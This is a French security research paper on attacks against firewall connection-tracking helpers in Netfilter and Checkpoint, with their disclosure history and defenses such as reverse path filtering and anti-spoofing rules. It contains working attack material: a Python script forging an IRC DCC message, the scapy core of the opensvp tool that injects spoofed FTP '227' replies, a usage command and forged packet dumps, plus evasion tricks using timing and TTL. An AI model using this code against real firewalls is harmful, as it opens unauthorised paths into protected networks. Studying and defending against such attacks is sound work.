Attaque contre les systèmes de suivi de connexions

Eric Leblond
eric(@)regit.org

Résumé Cet article présente une série d'attaques réseaux sur les pare-feu utilisant un système de suivi de connexions. Ces attaques exploitent les faiblesses du modèle OSI et son implémentation qui découpent en couche le réseau du physique vers l'applicatif. Dans le pire des cas, l'impact est l'ouverture de connexions quasi arbitraires à travers un pare-feu ne disposant pas des contre-mesures adéquates. L'article présente les mécanismes du suivi de connexions en se focalisant sur l'implémentation réalisée dans Netfilter puis décrit précisément les attaques pour certains protocoles avant de présenter les protections à mettre en oeuvre pour sécuriser les pare-feu.

1 Description du suivi de connexions

1.1 Bref historique

Les premiers pare-feu réseaux réalisaient un filtrage indépendant des paquets. Ces derniers étaient acceptés ou bloqués en fonction de règles établies au vu de l'entête même du paquet. L'enchainement des paquets n'étaient pas pris en compte ce qui ne permettait pas de déceler des comportements suspects : un paquet TCP avec le flag SYN ACK apposé est normal si l'on a déjà vu un paquet SYN dans l'autre sens mais est totalement incongru si il apparait sans que l'on ait observé le premier paquet.

La deuxième génération de pare-feu a donc intégré un système qualifié de suivi de connexions qui se charge d'analyser les paquets pour déterminer si leur état est cohérent ou non au vu de leur protocole et de l'enchainement des paquets précédents.

1.2 Principe

Le suivi de connexions analyse les paquets transitant au travers du pare-feu pour y relier un état : appartenance à une connexion existante, paquet correspondant à l'initialisation d'une nouvelle connexion, paquet invalide relativement au protocole ...

Pour ce faire, le suivi de connexions réalise pour chaque paquet (niveau 3) une association avec une connexion existante (ou crée une nouvelle

connexion si c'est un paquet d'initialisation). Il maintient ainsi une table des connexions qui sert de base pour le traitement et la classification des nouveaux paquets.

Le contexte le plus classique pour le suivi de connexion est celui de TCP. Ce protocole étant connecté, il se prête très bien à l'exercice (si l'on omet certains changements d'états peu clairs dans les RFC).

1.3 Présentations des Application Layer Gateway

La situation se complique si l'on regarde un peu plus haut dans les couches OSI. En effet, bon nombre de protocoles fonctionnent au moyen d'une connexion de signalisation qui est utilisée pour déterminer les paramètres des connexions dynamiques à établir entre les pairs. C'est le cas de protocoles comme FTP ou encore SIP.

Ces connexions dynamiques sont problématiques pour les pare-feu : les paramètres de connexions étant presque arbitraires, une ouverture statique des flux nécessaires revient à ouvrir une grande partie des ports disponibles.

Plusieurs approches ont été prises pour contourner ce problème :

- Ne rien faire. C'est déjà une solution en soi. Il suffit d'assumer.
- Proxifier de manière transparente les protocoles incriminés pour avoir un traitement complet de chaque protocole supporté. C'est l'approche des BSD (PF, Ipfw).
- Analyser les messages protocolaires au moment de leur passage par le pare-feu pour déterminer les paramètres des connexions dynamiques et autoriser celles-ci. C'est l'approche de Checkpoint ou Netfilter par exemple.

Nous nous intéresserons ici à ce dernier cas, en étudiant notamment l'implémentation réalisée dans Netfilter.

Celle-ci repose sur notion appelée *expectation*. Il s'agit d'une structure contenant des informations IP et une durée de vie. Le suivi de connexion maintient parallèlement à la table des connexions, une table des *expectations*. Lorsque qu'un message protocolaire contient les paramètres d'une connexion dynamique, une *expectation* contenant les informations recueillies est créée et ajoutée à la table.

Si un paquet parvient au pare-feu avec des paramètres IPs correspondant à une des *expectations* (et si bien sûr son état protocolaire est conforme) alors une connexion relative à la connexion de signalisation est crée dans le suivi de connexions. La politique de sécurité peut alors décider de laisser transiter le paquet en fonction des de cette nouvelle connexion.

Ce mécanisme nécessite le développement d'un module d'analyse spécifique pour chaque protocole que l'on souhaite supporter. Il faut en effet pouvoir décoder le protocole et trouver les messages de commandes fournissant les paramètres des connexions dynamiques à venir. Ces modules d'analyse sont appelés *Application Layer Gateway* ou dans le cas de Netfilter *helper*.

1.4 Exemple de FTP

Le protocole FTP utilise une connexion sur le port 21 pour échanger des commandes. Tout échange de données se fait au moyen d'une connexion dynamique. La négociation des paramètres de la connexion se fait au moyen de quatre commandes.

- PORT : le client signale qu'il ouvre une connexion à l'écoute sur un port qu'il spécifie dans la commande.
- EPRT : la commande PORT étendue à IPv6.
- 227 : le serveur demande au client de se connecter au serveur sur un port qu'il spécifie.
- 229 : la commande 227 étendue à IPv6.

Si l'on prend une connexion sur un serveur ftp :

```
Logged in to ftp.lip6.fr.
ncftp / > ls
etc/       jussieu/   lip6/
```

Au niveau TCP on observe les flux suivants :

```
195.83.118.1.21 > 10.62.101.203.52994
195.83.118.1.21 > 10.62.101.203.52994
10.62.101.203.57636 > 195.83.118.1.51155
10.62.101.203.52994 > 195.83.118.1.21
195.83.118.1.51155 > 10.62.101.203.57636
```

On a donc une connexion sur le port 21 et une connexion entre deux ports hauts. Au niveau du protocole FTP, les échanges sur le port 21 sont les suivants :

```
C: PASV
S: 227 Entering Passive Mode (195,83,118,1,199,211)
C: MLSD
S: 150 Opening ASCII mode data connection for 'MLSD'.
S: 226 MLSD complete.
C: QUIT
```

Il y a donc annonce d'une connexion parallèle sur le port 51155 = 199 ∗ 256 + 211 et si l'on observe ce qui se passe au niveau de Netfilter avec la commande `conntrack -E`, on voit :

```
# conntrack -E expect
    [NEW] 300 proto=6 src=10.62.101.203 dst=195.83.118.1 sport=0
        dport=51155
[DESTROY] 300 proto=6 src=10.62.101.203 dst=195.83.118.1 sport=0
    dport=51155
```

Il y a donc création d'une *expectation* pour préparer une connexion entre `10.62.101.203` et `195.83.118.1` sur le port `51155`.

1.5 Lien avec la translation d'adresse

Supposons maintenant que notre serveur FTP se trouve en fait avoir une adresse IP privé et que la connexion est ouverte pour les clients sur l'IP publique du pare-feu. Dans ce cas, la commande `227` du serveur est tout simplement inutilisable par le client. Ce dernier ne peut pas joindre cette adresse privée et doit se connecter à l'adresse IP publique.

Le pare-feu règle ce problème en réécrivant à la volée la commande pour qu'elle corresponde à ce que perçoit le client. Supposons que le serveur FTP ait l'adresse IP `192.168.1.42` et que l'IP publique soit `1.2.3.4`. Si le serveur envoie :

```
227 Entering Passive Mode (192,168,1,42,199,211)
```

le pare-feu réécrit ceci en :

```
227 Entering Passive Mode (1,2,3,4,199,211)
```

À condition toutefois que le port 199 ∗ 256 + 211 ne soit pas déjà utilisé sur l'IP `1.2.3.4`. Si c'est le cas, le port est lui aussi réécrit.

1.6 Sécurité des *helpers*

L'utilisation des *helpers* introduit donc un certain degré de liberté dans la politique de filtrage puisque les données applicatives peuvent mener à l'ouverture de flux par le pare-feu.

Les données applicatives contenues dans un paquet sont des entrées utilisateurs et doivent être considérées comme telle : elles ne sont pas fiables et peuvent contenir des données forgées visant à détourner la politique de sécurité.

En étudiant le code de Netfilter, on peut lister les degrés de libertés offert par chaque *helper*. On obtient le tableau 1.

Les mots clés suivants sont utilisés :

Module	Src	Port Src	Dest	Port Dst	Proto	Option
amanda	Fixed	0-65535	Fixed	In CMD	TCP	
ftp	Fixed	0-65535	In CMD	In CMD	TCP	loose = 1 (dflt)
ftp	Full	0-65535	In CMD	In CMD	TCP	loose = 0
h323	Fixed	0-65535	Fixed	In CMD	UDP	
h323 q931	Fixed	0-65535	In CMD	In CMD	UDP	
irc	Full	0-65535	Fixed	In CMD	TCP	
netbios_ns	Iface	Fixed	Fixed	Fixed	UDP	
pptp	Fixed	In CMD	Fixed	In CMD	GRE	
sane	Fixed	0-65535	Fixed	In CMD	TCP	
sip rtp_rtcp	Fixed	0-65535	Fixed	In CMD	UDP	sid_direct_media = 1 (dflt)
sip rtp_rtcp	Full	0-65535	In CMD	In CMD	UDP	sid_direct_media = 0
sip signalling	Fixed	0-65535	Fixed	In CMD	In CMD	sip_direct_signalling = 1 (dflt)
sip signalling	Full	0-65535	In CMD	In CMD	In CMD	sip_direct_signalling = 0
tftp	Fixed	0-65535	Fixed	In Packet	UDP	

Table 1. Degrés de libertés dans les *helpers* de Netfilter

- Fixed : Une valeur héritée de la connexion de base est utilisée. Cette variable ne peut donc pas être forgée.
- In CMD : La valeur est récupérée dans les données du paquet et est donc forgeable.
- Full : La valeur peut prendre toutes les valeurs possibles.

Analyse de FTP Si dans le tableau 1 on regarde à titre d'exemple le cas de FTP, on peut facilement voir que lorsque le serveur envoie un message, il peut déclencher une ouverture de port arbitraire dans le sens client vers serveur. Un serveur FTP corrompu est donc capable d'ouvrir des connexions parallèles entre le client et lui.

Analyse du *helper* IRC Le *helper* IRC a pour fonction de permettre l'utilisation de la commande DCC. Cette commande permet a un client connecté à un serveur IRC d'échanger des données avec un autre client connecté sur le même serveur. Le principe est simple, le client ouvre une socket à l'écoute sur un port aléatoire et envoie un message au serveur pour lui indiquer qu'il écoute sur ce port et à cette IP.

La syntaxe de ce message est la suivante :

```
PRIVMSG User :\x01DCC CHAT CHAT 9092242424 23489\x01\r\n'
```

Le paramètre 9092242424 t l'adresse IPv4 de l'utilisateur convertit en entier et 23489 est le numéro du port.

Si le *helper* IRC est activé, le client est donc à même de permettre l'ouverture de connexions arbitraires sur son poste [1].

Prenons ainsi le cas d'un client situé dans un réseau *caché* derrière un routeur. On suppose que le *helper* IRC est activé et si le trafic sur le port IRC est autorisé à travers le pare-feu.

La figure 1 présente le principe de l'exploitation par l'utilisateur de la fonctionnalité du *helper*.



Figure 1. Schéma de principe d'exploitation de l'*helper* IRC

L'attaque est la suivante :

1. Le client situé sur le réseau privé se connecte à un serveur sur le port IRC et envoie une requête DCC qu'il forge pour correspondre à un port à l'écoute sur son ordinateur.
2. La machine externe se connecte alors à l'adresse IP publique du routeur du client sur le port choisi par le client. Le routeur pense qu'il s'agit d'une connexion relative au flux IRC et redirige la connexion sur la machine cliente.

Le code de la figure 2 est suffisant pour réaliser une attaque. L'attaque est donc très simple. Elle est aussi réalisable pour le protocole FTP en utilisant la commande `PORT` (voir [3]).

1. Voir [7] et [2] pour des moyens plus académiques d'ouvrir des connexions depuis internet vers l'intérieur.

```
import socket

def ipnumber(ip):
    ip=ip.rstrip().split('.')
    ipn=0
    while ip:
        ipn=(ipn<<8)+int(ip.pop(0))
    return ipn

host="irc.freenode.net"
dport=6667 # IRC port
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, dport))

ip="192.168.1.129" # Local address of client
port=6000 # Port to open on Internet
atmsg = 'PRIVMSG opensvp :\x01DCC CHAT CHAT %d %d\x01\r\n' \\
            % (ipnumber(ip), port)

s.send(atmsg)
s.close()
```

Figure 2. Code réalisant une attaque IRC

Le lecteur remarquera que, si l'adresse IP contenue dans la commande a certainement été modifiée par le pare-feu, il en va de même du port cible (voir 1.5). Dans ce cas, il est souhaitable que l'ordinateur externe est accès aux informations reçue par le serveur (en étant par exemple le serveur).

Il est important de considérer l'ensemble des moyens possibles pour déclencher l'envoi de genre de commande. En particulier, il faut considérer le cas d'une application externe, un site web par exemple, qui pourrait utiliser certaines des fonctionnalités du navigateur pour ouvrir une socket vers l'extérieur.

Analyse globale Avant toute analyse de vulnérabilité, il apparait que l'usage d'un *helper* n'est pas anodine et qu'il est plus que souhaitable de limiter l'impact de ces derniers en restreignant l'utilisation du *helper* aux seuls flux nécessitant vraiment cette amélioration protocolaire.

Ceci est conforme aux spécifications du *helper* et la seule faiblesse du système réside dans une potentielle trop grande plage de ports autorisée. Celle-ci se doit donc d'être contrôlée.

Dans le cas de Netfilter, on pourra notamment étudier le document [6].

2 Attaque des *helpers*

2.1 État de l'art

Détournement de message d'erreur L'attaque (voir [8]) repose sur l'envoi d'une commande par un client générant un message d'erreur formaté de telle sorte que le *helper* FTP analyse ce message comme une commande distincte. Il est ainsi possible d'ouvrir une connexion séparée . Cette attaque est référencée sous le nom Cisco Bug ID CSCdp86352.

Attaque par chainage de *helper* Soungjoo Han décrit dans Phrack 63 [4] une série d'attaques sur les *helpers* de Netfilter. Il utilise une technique astucieuse consistant à forger une commande FTP PORT [2] qui force le serveur FTP à se connecter au port 6667 du client. Cette connexion est alors considérée comme une connexion IRC. Le client peut alors récupérer un fichier contenant une commande DCC forgée. Le *helper* IRC créera alors une *expectation* qui permettra au client de se connecter sur le serveur FTP pour le port choisi.

Cette attaque a été corrigée dans le noyau 2.4.20. Une connexion relative ne peut plus se voir attacher un *helper* et donc son trafic ne peut générer d'*expectation*.

L'auteur propose donc un variante de son attaque qui repose sur une commande FTP PORT non conforme. Elle est non traité par Netfilter mais elle peut l'être par le serveur FTP. Il parvient ainsi à se ramener au cas près 2.4.20.

La protection contre ce type d'attaque est donc le blocage des accès direct sortant pour les serveurs empêchant ainsi la connexion directe vers le serveur IRC.

2.2 Focalisation sur une classe d'attaque

L'étude des degrés de liberté des *helpers* a montré que les clients ne pouvaient pas ouvrir de connexion arbitraire sur un serveur avec lequel ils avaient déjà des échanges sur un protocole. Ce genre d'attaque est en effet critique puisque si un attaquant est capable d'ouvrir des ports arbitraire sur un serveur, il peut au minimum récupérer des informations sur la cible et au maximum corrompre le serveur en réalisant une attaque sur un service vulnérable [3].

2. Cette commande est envoyé du client au serveur.

3. Ce service étant inaccessible sans l'ouverture du port par une attaque sur les *helpers*.

Dans la suite, nous allons donc nous limiter à considérer des attaques réunissant les critères suivants :

1. Le serveur n'est pas compromis. Il ne participe en rien aux attaques.
2. Le client est notre attaquant.

Dans le cadre de cette article, l'accent sera mis sur l'attaque du protocole FTP. Certains résultats généralisables seront évoqués sans être aussi détaillés.

2.3 Principe des attaques multi-couches

Comme l'a montré le début de l'étude, un contrôle du degré de liberté est effectué et un client ne peut déclencher d'ouverture de ports arbitraires. Cependant, si l'on regarde de plus près, on constate que ce contrôle est effectué au niveau IP et seulement au niveau IP. En effet, les pare-feu comme Netfilter traitent uniquement les données IP. Par exemple, le suivi de connexion ne contient aucune notion autre que IP. Par conséquent, l'essentiel de leur contrôle est effectué à ce niveau.

Il devient alors intéressant d'envisager des manipulations sur d'autres niveaux que le niveau IP pour tenter de trouver une attaque. Un niveau intéressant est la couche 2. Son représentant le plus fréquent est Ethernet. Comme les autres couches, il est totalement basé sur la confiance et il est indépendant des autres couches. La validité d'une trame Ethernet est donc complètement indépendante de sa validité au niveau IP. Si l'on peut exploiter cette propriété, il semble alors pertinent de regarder si notre client ne pourrait pas se faire passer pour le serveur et ainsi contourner le système.

Plaçons nous donc dans le cas d'un réseau Ethernet et supposons que notre attaquant est sur un réseau directement connecté au pare-feu. Dans ces conditions, l'attaquant peut envoyer au niveau IP un message "provenant" du serveur et utiliser au niveau Ethernet un datagramme client vers pare-feu. Un tel paquet parviendra donc au système d'exploitation du pare-feu car la couche Ethernet est valide. La couche IP du pare-feu recevra elle un paquet venant du serveur et à destination du client. En forgeant le contenu applicatif du paquet, il doit alors être possible d'envoyer un message assimilé à une ouverture de port. Ce qui entrainera pour l'attaquant d'émettre une connexion en direction du port de son choix sur la cible.

Si l'on regarde en détail l'attaque dans le cas d'un protocole comme FTP, la technique que nous venons de décrire nous amène à considérer l'attaque suivante :

1. Ouverture d'une connexion sur un protocole
2. Capture du contenu des paquets
3. L'attaquant forge alors un paquet à partir de la capture d'un paquet venant du serveur
   – Il inverse adresse Ethernet source et destination.
   – Il incrémente l'ID IP. Le calcul du numéro de séquence TCP se fait facilement. Il suffit en effet d'ajouter la taille du paquet qui sert de base au paquet forgé au numéro de séquence courant (comme le fait le serveur).
   – Il modifie le payload en forgeant la commande.
   – Modulo la mise à jour des sommes de contrôles, le paquet est alors tout à fait valide au niveau des protocoles TCP et IP.
4. L'attaquant envoie le paquet forgé vers le pare-feu.
5. Le pare-feu interprète la requête forgée.
6. Il autorise l'ouverture d'une connexion avec les paramètres spécifiés.
7. L'attaquant ouvre alors la connexion souhaitée.

   La requête forgée est valable aux différents niveaux :
   – Au niveau Ethernet : on a une trame valable provenant du client et à destination du pare-feu
   – Au niveau IP : le paquet IP est un paquet valable provenant du serveur et à destination du client

La validation de chaque couche étant indépendante, le paquet est valide et l'attaque est réussie.

2.4 Exemple sur FTP

L'attaquant est autorisé par la politique de filtrage à se connecter à un serveur FTP, attribuons lui l'IP 192.168.3.4. L'attaquant souhaite ouvrir une connexion sur le port 3306 du serveur.

1. Ouverture d'une connexion par l'attaquant vers le serveur FTP
2. Capture du contenu des paquets
3. L'attaquant forge alors un paquet à partir d'un paquet reçu du serveur
   – Il inverse adresse Ethernet source et destination
   – Il incrémente l'ID IP et le numéro de séquence TCP
   – Il modifie le payload en forgeant la commande `"227 Entering Passive Mode (192,168,3,4,12,234)"`
   – Et ajuste la longueur du paquet et sa somme de contrôle.

4. L'attaquant envoie le paquet forgé vers le pare-feu
5. Le pare-feu autorise alors l'ouverture d'une connexion vers 192.168.3.4 port 3306
6. L'attaquant ouvre cette connexion et peut l'utiliser.

2.5 Exemple sur IRC

Le cas est ici différent à cause de la nature du message entrainant la création des *expectations*. Il s'agit en effet du message DCC qui est envoyé par un client vers le serveur IRC pour indiquer que le destinataire du message peut se connecter pour un échange direct sur le poste client.

Si l'on considère que le client est fiable, il faut considérer une attaque venant du serveur. Le cas d'un serveur directement connecté au pare-feu est peu envisageable et c'est donc un classique MITM qu'il faut envisager. L'attaquant interceptant les flux réalisant la même attaque que celle décrite pour FTP.

2.6 Exemple sur SIP

L'un des objectifs du *helper* SIP est de permettre une communication entre les clients voulant communiquer. Ceci induit donc l'ouverture de port entre les deux parties. Le cas qui nous intéresse ici est donc un client qui ouvrirait des ports arbitraires sur un autre client ou encore une manipulation permettant d'ouvrir des ports sur une machine arbitraire.

Par défaut [4], la source des *expectations* crées est égale à l'adresse IP de l'envoyeur. Il est donc intéressant de voir s'il est possible de contourner cette limitation. Les communications en SIP étant possible en UDP, il est possible même en cas d'absence de toute échange préalable d'envoyer des commandes `INVITE` pour une adresse IP qui n'est pas la sienne.

L'attaquant peut donc simplement forger des paquets IP et les envoyer à la passerelle pour parvenir à ouvrir des ports UDP sur une machine arbitraire.

3 Mise en œuvre avec opensvp

3.1 Développement avec scapy

opensvp (voir [5]) est un script implémentant les attaques décrites précédemment. Il est écrit en Python et utilise scapy (voir [1]) pour générer et émettre les paquets forgés.

4. sip_direct_media=1

Le code présenté à la figure 3, montre la partie active du code de opensvp [5].

```
if self.inject_condition(pkt):
    # set ether pkt src as dst
    orig_src = pkt[Ether].src
    orig_dst = pkt[Ether].dst
    # change payload
    att = Ether(src=pkt[Ether].dst, dst=pkt[Ether].src)/IP()/TCP()
    att[IP] = pkt[IP]
    att[IP].id = pkt[IP].id + 1
    del att[IP].chksum
    del att[IP].len

    att[TCP].seq = pkt[TCP].seq + len(pkt[TCP].payload)
    del att[TCP].chksum
    att[TCP].payload = self.build_command()
    # send packet
    sendp(att, iface=self.iface, verbose=0)
```

Figure 3. Réalisation de l'attaque avec scapy

Si la condition d'injection est trouvée (par exemple message 220 du serveur pour FTP), on utilise la paquet reçu du serveur pour générer le paquet d'attaque. Une des fonctionnalités intéressantes de scapy est qu'il suffit de supprimer un champ avec la commande `del` pour qu'il soit automatiquement recalculé. Cette opération est suffisante pour la remise à jour des sommes de contrôles et longueurs. Seul la mise à jour du numéro de séquence nécessite une opération manuelle à savoir ajouter la longueur du payload TCP du paquet reçu et le numéro de séquence du paquet capturé. scapy permet donc une écriture simple et directe de l'attaque.

3.2 Utilisation pratique

Il suffit de lancer opensvp en lui donnant la cible, le protocole à attaquer ainsi que le port que l'on souhaite ouvrir :

```
./opensvp.py --server 192.168.56.2 --helper ftp --port 22 -v -i eth0
```

Dans le cas de l'attaque FTP, opensvp démarre alors une session FTP standard et il utilise le message 220 du serveur pour déclencher l'attaque. Il se sert donc du paquet de gauche comme base et le modifie en le paquet de droite :

5. Code légèrement simplifiée par souci de brièveté en retirant le support d'IPv6

```
###[ Ethernet ]###
  dst       = 0a:00:27:00:00:00
  src       = 08:00:27:8e:18:75
  type      = 0x800
###[ IP ]###
  version   = 4L
  len       = 136
  id        = 7682
  chksum    = 0x3a0a
  src       = 192.168.56.2
  dst       = 192.168.42.1
  \options   \
###[ TCP ]###
  sport     = ftp
  dport     = 33836
  seq       = 4016338405
  chksum    = 0x5dc1
###[ Raw ]###
  load      = '220 balm-
  reports.regit.org ready.\r\n'
```

```
###[ Ethernet ]###
  dst       = 08:00:27:8e:18:75
  src       = 0a:00:27:00:00:00
  type      = 0x800
###[ IP ]###
  version   = 4L
  len       = None
  id        = 7683
  chksum    = None
  src       = 192.168.56.2
  dst       = 192.168.42.1
  \options   \
###[ TCP ]###
  sport     = ftp
  dport     = 33836
  seq       = 4016338489
  chksum    = None
###[ Raw ]###
  load      = '227 Entering Passive
  Mode (192,168,56,2,0,22)\r\n'
```

4 Méthode de sécurisation existante

Ce type d'attaque repose sur l'émission de datagrammes qui transitent au niveau IP à contre-courant et qui sont donc contraires à la topologie réseau. Il s'agit donc là de trafics qui sont blocables par les stratégies classiques d'anti-spoofing.

4.1 Reverse path filtering

La méthode la plus simple pour éviter ce problème est d'utiliser une technique de type "reverse path filtering". Lorsqu'un paquet est reçu sur une interface, le noyau vérifie qu'il existe bien une route en direction de l'IP source du paquet passant par cette interface. Si ce n'est pas le cas, il y a une incohérence par rapport à la topologie du réseau telle qu'il la connait et il bloque le paquet.

Ceci est implémenté sous Linux avec le fonction `rp_filter`. Cependant cette fonction n'est pas activée par défaut, il faut pour cela positionner dans le fichier de configuration `sysctl.conf` les variables suivantes :

```
net.ipv4.conf.default.rp_filter=1
net.ipv4.conf.all.rp_filter=1
```

Comme le laisse malheureusement supposer le nom de l'entrée, ceci ne fonctionne que pour IPv4 et n'existe pas pour IPv6.

4.2 Anti-spoofing manuel

Une des difficultés ici est de le faire de manière correcte. Par exemple sous Netfilter, il est en effet fréquent d'effectuer l'anti-spoofing de la manière suivante :

```
ip6tables -A FORWARD ESTABLISHED, RELATED -j ACCEPT
ip6tables -A FORWARD -i $CLIENT_IFACE ! -s $CLIENT_NET -j DROP
```

Mais dans ce cas, la connexion a bien été établie de manière régulière et c'est un paquet d'une connexion établie qui est invalide. Ce dernier est donc traité par ESTABLISHED et ne passe pas dans la règle d'anti-spoofing. Il faut donc que l'implémentation du pare-feu réalise les vérifications d'anti-spoofing sur chaque paquet.

Ceci peut être fait en intervenant au plus tôt dans le traitement du paquet. Ainsi la règle suivante réalise l'anti-spoofing avant même que les taches relatives au suivi de connexions soient effectuées :

```
ip6tables -A PREROUTING -t raw -i $CLIENT_IFACE ! -s $CLIENT_NET -j
    DROP
```

4.3 Le cas d'IPv6 sous Linux

L'implémentation d'IPv6 sous Linux ne comporte pas de fonctionnalité comparable à `rp_filter`. Principalement pour des raisons de performance, cette fonctionnalité n'a pas été incorporée au noyau. Cette fonctionnalité de sécurité est selon David Miller, du ressort de Netfilter et non de celui du routage pur.

Il a donc fallu attendre la version 3.3 de Linux qui contient une implémentation Netfilter du reverse path filtering pour IPv4 et IPv6. Cette fonctionnalité a été développée par Florian Westphal. Pour rejeter les paquets de la même manière que ce qui est fait par `rp_filter`, on peut utiliser la commande suivante :

```
ip6tables -A PREROUTING -t raw -m rpfilter --invert -j DROP
```

5 Contournement des analyses protocolaires

5.1 Problématique

Dans l'exemple de FTP, si l'on observe l'attaque au niveau du protocole applicatif, on remarque une incohérence : la commande du serveur

arrive sans demande préalable du client comme cela aurait dû être le cas dans une session normale. Certains moteurs d'analyse protocolaire sont capables de détecter cette anomalie et de bloquer l'attaque pour non respect du protocole.

Pour éviter la détection, il faut donc agir de manière standard et respecter la séquence des messages du protocole.

5.2 Attaque temporelle

L'option la plus simple est d'envisager de lancer depuis le script d'attaque la demande utilisateur et la commande serveur de manière séquentielle et extrêmement rapprochée afin d'avoir des chances que le message envoyé parvienne à la passerelle avant d'arriver au serveur.

L'attaque temporelle n'est pas discrète et n'offre aucune garantie formelle et il est donc souhaitable d'envisager une autre solution.

5.3 Attaque par altération du Time To Live

Pour obtenir une attaque furtive, il faut trouver une méthode pour que le serveur n'envoie pas de réponse. Le plus simple pour y parvenir est d'avoir une requête du client visible par le dispositif d'analyse protocolaire et invisible pour le serveur. L'idéal serait un paquet qui disparaisse avant de rencontrer le serveur.

La technique naturelle pour obtenir ce résultat consiste à modifier le Time To Live du paquet de commande client pour qu'il expire juste après le pare-feu.

6 Historique de cette faille

Cette faille a été découverte par l'auteur en mars 2011. Un certain nombre d'éditeurs de pare-feu Linux ou Netfilter ont été contactés suite à cette découverte.

Dans le cas de Netfilter, l'attaque a été présentée de manière privée au Netfilter Workshop fin août 2011. Suite à cette présentation, la rédaction du document [6] a été décidée et un soutien a été apporté à Florian Westphal qui avait décidé de travailler à une version Netfilter du reverse path filtering. L'implémentation de Florian Westphal est disponible à partir du noyau Linux 3.3.

Pour ce qui est des pare-feu Checkpoint, ils sont basés sur une technologie de suivi de connexions similaires à Netfilter. Des tests ont montré que

l'attaque fonctionnait avec la configuration par défaut : la connexion est ouverte mais elle est coupée au bout de quelques paquets. La configuration par défaut est donc partiellement vulnérable à l'attaque.

L'équipe de sécurité de Checkpoint a été contactée et s'est montrée très réactive. Elle considère que ce problème ne nécessite pas de réaction de leur part car l'activation de l'anti-spoofing fait partie des préconisations de bases. Un avertissement est d'ailleurs affiché lors de la construction de la politique de sécurité par l'interface utilisateur de Checkpoint mais il ne permet pas d'arriver directement à la configuration de l'anti-spoofing qui d'ailleurs ne porte pas ce nom.

Il est donc nécessaire d'avoir toutes les compétences requises lorsque l'on déploie un pare-feu de cette marque.

Conclusion

En montant dans les couches du modèles OSI, les *helpers* rendent des services non négligeables mais ils introduisent aussi des faiblesses notamment liées à la nécessité de se baser sur les données applicatives.

Références

1. Philippe Biondi. Scapy. http://www.secdev.org/projects/scapy/, 2007.
2. Stéphane Bortzmeyer. Rfc 6544. http://www.bortzmeyer.org/6544.html, 2012.
3. Kevin Denis. L'envoi de paquets sur internet est un sport de combat. http://exploitability.blogspot.com/, 2012.
4. Soungjoo Han. Breaking through a firewall using a forged ftp command. *Phrack 63*, 2005.
5. Eric Leblond. Opensvp. https://home.regit.org/software/opensvp/, 2012.
6. Eric Leblond, Pablo Neira Ayuso, Patrick McHardy, Jan Engelhardt, and Mr Dash Four. Secure use of iptables and connection tracking helpers. https://home.regit.org/netfilter-en/secure-use-of-helpers/, 2011.
7. J. Rosenberg, A. Keranen, B. Lowekamp, and A. Roach. Tcp candidates with interactive connectivity establishment (ice). http://www.rfc-editor.org/rfc/rfc6544.txt, 2012.
8. ISCA website. Cisco bug id cscdr09226. https://listserv.icsalabs.com/pipermail/firewall-wizards/2000-March/008385.html, 2000.